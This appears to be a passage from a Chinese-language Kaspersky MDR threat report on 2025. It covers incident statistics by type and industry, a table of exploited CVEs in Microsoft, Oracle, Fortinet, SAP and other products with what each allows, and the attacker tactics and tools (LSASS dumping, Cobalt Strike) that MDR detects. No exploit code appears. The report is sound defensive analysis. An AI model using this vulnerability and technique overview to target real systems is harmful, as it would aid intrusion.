2025 年卡斯基 MDR 统计数据显示，人为攻击（包括 APT 恶意活动及客户授权的红队演习）是高严重性事件的主要诱因，合计占比接近 47%。这一主导地位反映出威胁态势的战略演变：为了达成特定且高影响力的目标，攻击者愈发青睐“人工介入”的操作方式，而非单纯依赖自动化恶意软件。同时，高严重性演习占比显著，表明各组织正通过模拟真实入侵场景，严密打磨其防御体系。

社会工程攻击是高严重性事件的第三大常见原因，占比超过 15%。此类手法的持续高发，凸显了防御体系的本质短板：技术防护无法完全覆盖人为风险，这使得钓鱼攻击与身份欺诈依然是攻击者进入内网的稳健渠道。

值得注意的是，无明显人工介入的恶意软件攻击仅占 11%，印证了端点防护能力的提升。然而，超过 13% 的严重“违规行为”反映出，配置错误及非授权操作仍是不可忽视的重大风险隐患。漏洞检测占比不足 5%，主因是 MDR 业务更聚焦于实时威胁检测，而非主动式的资产扫描；此外，已确认的内部威胁占比不足 1%，证实了此类事件相对于外部人为攻击而言较为罕见。


2025 年间，监测到的所有 DOS 攻击均未达到高严重性级别。



各行业高严重性事件分布

各行业不同类型高严重性事件的分布详情见下图：

图 12 各行业高严重性事件分布（按类型划分）



2025 年，各行业的威胁模式呈现出差异化的攻击面与安全态势。IT 与政府行业的人为定向攻击频发（分别为 41.0% 和 33.3%）。这表明攻击者的核心目标在于攫取知识产权与地缘政治情报，并试图通过此类受信任关系为后续的供应链攻击铺路。相反，大众传媒行业未遭遇此类攻击，但社会工程攻击率高达 33.3%，**这表明攻击者将媒体员工视为未来攻击发展的初始访问途径。**

红蓝对抗在强监管行业占据主导：其中电信为 50.0%、医疗为 46.2%、金融为 36.1%，这些行业的合规要求强制推动了安全有效性验证。金融行业的真实攻击率为 11.5%，这体现了其较高的防御门槛；而 APT 痕迹仅为 1.6%，这与其成熟的威胁搜索机制密切相关。

恶意软件在开发、医疗及教育行业的占比较高，分别为 37.5%、23.1% 和 22.2%，其根本原因在于这些行业优先保障业务可用性，而非严苛的安全控制。教育行业关键漏洞事件的占比达 29.6%，这源于其在资源受限的情况下，难以兼顾多样化基础设施的管理。


内部威胁在开发和零售行业相对集中，占比分别为 6.3% 和 4.8%，这多涉及员工在经济动机驱使下违规访问敏感系统。



各行业发生高严重性事件的组织数量分布

下图展示了各行业中，遭遇不同类型高严重性事件的 MDR 客户占比。

图 13 各行业遭遇高严重性事件的 MDR 客户数量



2025 年，各行业的风险暴露模式与其运营现状高度关联。电信、政府和 IT 行业的人为攻击率较高（分别为 66.7%、65.0% 和 59.1%），这源于其作为关键基础设施与数据枢纽的战略价值。对 IT 和电信行业的攻击证实了可信任关系和供应链被利用的情况日益增长。

恶意软件在教育、开发及医疗行业高度集中，占比分别为 57.1%、55.6% 和 42.9%，这主要归咎于其内部的遗留系统、非托管设备或过快的开发周期，为自动化攻击留下了长期漏洞。

社会工程攻击在政府机构中占比达 45.0%，其次是教育（42.9%）和金融（30.8%）。政府雇员主要面临复杂的凭证窃取活动；而教育行业的开放文化与金融行业的高价值交易，则为社交工程攻击提供了可乘之机。

红蓝对抗在电信（66.7%）、食品（62.5%）及金融（50.0%）行业最为普及，这些强监管行业通过授权模拟演练，主动验证其防御能力。电信和金融作为成熟行业，能够准确评估安全风险，并持续加强对人为定向攻击的主动防御。

关键漏洞事件在政府、教育及食品行业最为频发，占比分别为 25.0%、14.3% 和 12.5%，这源于资源限制或对运营技术的依赖延迟了补丁修复，导致系统暴露周期长于其他行业。

常见漏洞

下图展示了 2025 年被利用漏洞的分布情况，按漏洞首次披露的年份进行分组⁷。

图 14 2025 年被利用的历史漏洞年份分布



与往年一致，2025 年数据集中，微软产品（如 Windows、Exchange、Active Directory 及 SharePoint）的漏洞分布最为广泛，涉及 CVE-2021-1732、CVE-2021-41379、CVE-2021-42287、CVE-2021-26855、CVE-2021-26857、CVE-2021-26858、CVE-2021-27065、CVE-2023-24955、CVE-2023-29357 和 CVE-2024-38094。

针对 Oracle 与 Fortinet 软件（如 Oracle E-Business Suite 和 Fortinet FortiOS）的漏洞利用数量有所上升；同时，针对 SAP NetWeaver 的漏洞利用也已在真实网络环境中出现。上述 CVE 大多在公开平台存有易于获取的 PoC，且漏洞触发无需复杂条件，这极大地降低了攻击门槛。

在事件响应实践中，50% 的漏洞最终触发了远程代码执行（RCE）。其中部分漏洞可在无需身份验证的情况下直接利用，这导致整体风险呈指数级增长。另一趋势是本地及域权限提升，特别是利用 Windows Installer 和 Linux PolicyKit 框架漏洞的行为正在增加。

常见的弱点模式包括不安全的反序列化（CWE-502）、身份验证/授权不当（CWE-287/288）、路径遍历（CWE-22）、未经限制的文件上传（CWE-434）以及服务器端请求伪造（CWE-918），这些弱点均可直接导致系统被完全控制。此类缺陷本可通过静态代码分析、自动化动态分析等安全编码实践予以缓解。这表明开发人员需在全生命周期内落实“内生安全”，而非后期补救。此外，用户侧应确保及时更新，并定期应用安全补丁。

⁷ 本章节中提供的关于漏洞利用的数据来自 IR 服务统计数据。

所涉 CVE 完整列表

Oracle WebLogic Server

CVE-2019-2725	CVSS 9.8 (严重)	CWE-74	Oracle WebLogic Server 组件存在高利用性漏洞，允许未经身份验证的用户远程执行代码。
远程代码执行 (RCE)			

Windows Win32k

CVE-2021-1732	CVSS 7.8 (高)	CWE-787	Win32k 组件漏洞，攻击者可借此将普通用户权限提升至 NT AUTHORITY\SYSTEM 级别。
特权升级			

PolicyKit

CVE-2021-4034	CVSS 7.8 (高)	CWE-125 & CWE-787	PolicyKit 授权工具包中的本地权限提升漏洞，该工具原用于非特权进程与特权进程间的通信。攻击成功后，非特权用户可获取目标机器的管理权限。
特权升级			

Windows Installer

CVE-2021-41379	CVSS 7.8 (高)	CWE-59	利用 Windows Installer 服务缺陷，实现本地 SYSTEM 权限的任意代码执行。
特权升级			

Active Directory 域服务

CVE-2021-42287	CVSS 8.8 (高)		受此漏洞影响的域控制器 (DC) 将返回不带特权属性证书 (PAC) 的票据授予票据 (TGT)。
特权升级			

Microsoft Exchange Server

CVE-2021-26855	CVSS 9.8 (严重)	CWE-918	支持攻击者绕过身份验证，并伪造管理员身份。未经身份验证的攻击者可直接在 MS Exchange Server 上执行任意命令。
远程代码执行 (RCE)			

Microsoft Exchange Server

CVE-2021-26857	CVSS 7.8 (高)	CWE-502	Unified Messaging 服务存在不安全反序列化漏洞，支持攻击者以 SYSTEM 权限在 Exchange Server 上执行代码。
远程代码执行 (RCE)			

Microsoft Exchange Server

CVE-2021-26858	CVSS 7.8 (高)		MS Exchange 认证后任意文件写入漏洞。利用成功后，攻击者可向服务器任意路径写入文件。
远程代码执行 (RCE)			

Microsoft Exchange Server

CVE-2021-27065	CVSS 7.8 (高)	CWE-22	远程攻击者可利用此漏洞，通过特定的 HTTP 请求在应用程序上下文中泄露数据或执行任意代码。
远程代码执行 (RCE)			

Bitrix Site Manager

CVE-2022-27228	CVSS 9.8 (严重)	CWE-20	Bitrix Site Manager “Polls, Votes” 模块漏洞：支持远程未经身份验证的攻击者执行任意代码。
远程代码执行 (RCE)			

Cisco Adaptive Security Appliance

CVE-2023-20269	CVSS 9.1 (严重)	CWE-863 & CWE-288	Cisco ASA 与 FTD 的 VPN 功能漏洞：攻击者可绕过身份验证，以未授权用户身份建立无客户端 SSL VPN 会话。
未经授权的访问			

Microsoft SharePoint Server

CVE-2023-24955	CVSS 7.2 (高)	CWE-94	支持已认证的站点所有者在受影响的 SharePoint Server 上执行代码。
远程代码执行 (RCE)			

Microsoft SharePoint Server

CVE-2023-29357

CVSS 9.8 (严重)

CWE-303

支持攻击者在 SharePoint 应用程序池及服务器场账户权限下执行任意代码。通常与 CVE-2023-24955 配合使用。

特权升级

Juniper Networks Junos OS 的 J-Web

CVE-2023-36845

CVSS 9.8 (严重)

CWE-473

PHP 环境变量操作漏洞，允许在受影响设备上实现 RCE。

远程代码执行 (RCE)

Microsoft SharePoint

CVE-2024-38094

CVSS 7.2 (高)

CWE-502

SharePoint 反序列化漏洞，允许攻击者在受影响的 SharePoint 服务器上执行任意代码。

远程代码执行 (RCE)

Fortinet FortiOS

CVE-2024-55591

CVSS 9.8 (严重)

CWE-288

允许远程攻击者通过对 Node.js websocket 模块发送特制请求来获取超级管理员权限。

绕过身份验证

CommuniGate Pro 邮件服务器

BDU:2025-01331

未定义

CWE-121

未能采取措施消除特殊元素，允许远程操作的入侵者执行任意代码。

TrueConf Server

BDU:2025-10116

未定义

CWE-78

访问控制不足，允许攻击者在未经权限检查的情况下向某些管理端点发送请求。

远程代码执行 (RCE)

Fortinet FortiOS

CVE-2025-24472

CVSS 8.1 (高)

CWE-288

远程攻击者通过获取上下游设备序列号，即可在特定条件下夺取下游设备超级管理员权限。

绕过身份验证

SAP NetWeaver

CVE-2025-31324

CVSS 9.8 (严重)

CWE-434

SAP NetWeaver Visual Composer Metadata Uploader 缺少授权验证，支持匿名上传恶意可执行文件。

不受限制的文件上传

SAP NetWeaver

CVE-2025-42999

CVSS 9.1 (严重)

CWE-502

受影响的 NetWeaver 版本对不可信数据反序列化处理不当，允许特权用户实现远程代码执行。

远程代码执行 (RCE)

Oracle E-Business Suite

CVE-2025-61882

CVSS 9.8 (严重)

CWE-287

Oracle E-Business Suite 的 Concurrent Processing 产品中的漏洞。攻击者可借此实现匿名服务接管。

远程代码执行 (RCE)

Oracle E-Business Suite

CVE-2025-61884

CVSS 7.5 (高)

CWE-22

SSRF 漏洞，可被未经身份验证的远程攻击者利用。利用成功可导致关键数据泄露，或获取 Oracle Configurator 访问权限范围内的全部数据。

服务器端请求伪造 (SSRF)

ThrottleStop.sys

CVE-2025-7771

CVSS 8.7 (高)

CWE-782

ThrottleStop.sys 暴露了两个 IOCTL 接口，支持对物理内存的任意读写。恶意用户态应用可借此篡改 Windows 内核，并以 Ring 0 权限调用任意内核函数。

本地权限提升

第五章


对抗战术



对抗战术

MDR 可在攻击的不同阶段检测安全事件。尽管大多数安全事件会经历 MITRE ATT&CK 所定义的完整攻击阶段，但下图重点展示了与每个事件告警相关的最早阶段战术。

图 15 对抗战术



卡巴斯基用于检测事件的攻击者战术



TA0043: 侦查

在此阶段检测到的安全事件主要与各类扫描活动相关，其严重程度主要取决于扫描目标。被归类为高严重性的事件通常与成功的鱼叉式网络钓鱼攻击有关，这类攻击可能进一步演变为后续攻击，或与已知的 APT 活动相关。



TA0042: 资源开发

在该战术阶段，相关安全事件多表现为检测到恶意或不受信任的软件，但尚未发现其被执行。这些事件的严重程度，主要取决于所发现工具的风险等级。



TA0001: 初始访问

在该阶段检测到的绝大多数安全事件均与网络钓鱼邮件有关，这些邮件通常携带各类恶意载荷，整体被评估为中等严重性。相关事件包括：成功的社会工程攻击、导致攻击进一步扩展的远程服务入侵，以及可归因于已知定向攻击的相关活动。

低严重性事件通常为用户已点击并上报的网络钓鱼行为，但由于自动化处置措施生效，未造成实际影响。



TA0002: 执行

由于专用攻击工具的行为特征明显（例如噪声大），大部分高危安全事件均在此时段被捕获。一般而言，事件的严重性取决于所执行工具类别。

	TA0003: 持久性	此阶段事件涵盖了无障碍功能劫持、网络资源配置异常（可疑或不安全）以及 Bootkit 植入。若存在人工攻击者活跃的确切证据，事件将定性为“高危”。中、低危事件则依据其产生的潜在影响进行评估。在此检出的大多数低危事件涉及账户操纵行为，例如开启本地管理员或 Guest 账户。
	TA0004: 特权升级	此类事件的首选战术多为“特权组账户扩权”，例如将账户加入域管理员或企业管理员等核心组。其中包括利用提权专用工具的攻击事件；此类工具或以独立文件形式存在，或已被 EPP 识别为已加载至内存的恶意载荷。同时也涵盖了对易受攻击驱动、UAC 配置变更及 UAC 绕过行为的检测。
	TA0005: 防御规避	此阶段检出的事件占比相对较小，但涉及的活动种类广泛。其中包括主机上的可疑 SPN 设置、伪装成合法 Windows 组件的计划任务、日志删除、篡改驱动数字签名校验、调用各类 LOLBins ⁸ 以及对端点配置的修改尝试。由于此类技术与工具极少出现在合法业务中，因此该阶段的误报率最低
	TA0006: 凭据访问	与此战术相关的事件大多涉及对 LSASS 进程内存的访问尝试、敏感注册表配置单元转储、各类键盘记录器检出，以及暴力破解或密码喷洒攻击。与 TA0005 类似，除已确认的红蓝对抗演习外，此阶段识别出的事件误报率低。
	TA0007: 发现	此阶段检测到的事件主要关联内网扫描、Active Directory 配置探测，或 Bloodhound ⁹ 等提权/内网渗透专用工具的使用。
	TA0008: 横向移动	由于横向移动误报率较低，它是规划开发新型攻击指标 (IoA) 的理想切入点；唯一的问题在于 IT 运维人员的合法活动可能触发基础设施层面的误报。绝大多数事件源于远程网络溢出攻击尝试，以及基于行为异常检测出的、使用合法凭据的可疑网络登录。
	TA0009: 收集	此阶段观察到的活动主要基于特定攻击工具的检出，部分事件也可由异常检测引擎识别。由于合法与恶意活动特征高度相似，此处的检测极具挑战。
	TA0010: 渗漏	2025 年期间，在此阶段捕获的事件较少。由于常见的场景为 T1041（利用标准应用层协议通过 C2 通道 ¹⁰ 实施数据渗漏），因此该阶段事件较难与 TA0011 区分。只有在证据确凿时，例如命令行活动明确指示了渗漏行为，才会将事件归因为此战术。
	TA0011: 命令与控制	此阶段大多数检测基于威胁情报实现，主要表现为对恶意资源的访问。事件严重等级取决于 C2 的已知用途，若确认与 APT 相关，则定性为高危。对 Cobalt Strike ¹¹ 、Sliver ¹² 及 MSF ¹³ 等已知 C&C 框架的检出同样属于此类。
	TA0040: 影响	在该战术下，若无法实现早期检测与响应，多数事件将通过特定恶意软件的检测予以识别。2025 年，发展到该阶段的绝大多数事件与加密货币挖矿程序或勒索软件相关。

8

原生二进制文件、脚本和库

9

MITRE ATT&CKS0521 BloodHound

10

MITRE ATT&CKT1041 通过 C2 通道进行渗漏

11

MITRE ATT&CKS0154 Cobalt Strike

12

MITRE ATT&CKS0633 Sliver


13

GithubRapid7.Metasploit 框架

初始攻击路径

MDR 的威胁检测能力受限于传感器覆盖范围（仅限端点或 KATA 平台），因此若恶意流量或活动尚未触及受支持的传感器，MDR 无法预判并检出此类攻击。而在 IR 场景下，由于检测手段不受传感器的限制，其初始向量统计数据更具代表性。需要明确的是，IR 统计涵盖的通常是已造成实质影响的事件，而 MDR 检出的事件大多在目标基础设施受损前便已被成功阻断。以下为源自 IR 案例的初始媒介统计数据。

图 16 IR 调查案例占比




有时这些媒介在同一攻击链中环环相扣。部分组织因其可信关系被利用，进而成为攻击其他公司的跳板，而这些组织最初则是由于面向公众的应用程序漏洞遭到入侵。近年来，攻击者先入侵服务提供商或 IT 集成商，再以此为据点攻击其客户的案例屡见不鲜。

问题在于，许多服务提供商规模较小，仅提供会计软件维护或网站开发等基础服务。这些企业通常缺乏专门的安全技术，也无力投入资源部署并管理安全方案。因此，此类公司一旦失陷，往往会波及客户。由于其拥有对客户系统的远程维护权限，攻击者可借此直接渗透。同时，从客户侧来看，来自可信承包商的活动极具迷惑性，攻击者能轻而易举地侵入新目标。

今年我们还观察到通过可信关系发起的攻击呈现演进态势。在一个案例中，攻击者曾接连入侵两家以上的组织，并以此为跳板最终渗透至第三个目标。


过去七年间，前三大初始攻击媒介保持相对稳定。虽然有效账户与面向公众的应用程序始终是主要的切入点，但第三名的归属有所变化。恶意邮件曾是常见的初始媒介，现已被可信关系取代。值得注意的是，恶意邮件作为初始访问媒介在 2023 年的观察中完全消失，与之相对的是受信任关系攻击的兴起。此类攻击于 2021 年首次出现，并在 2023 年跻身前三。

图 17 2019-2025 年三大初始攻击媒介



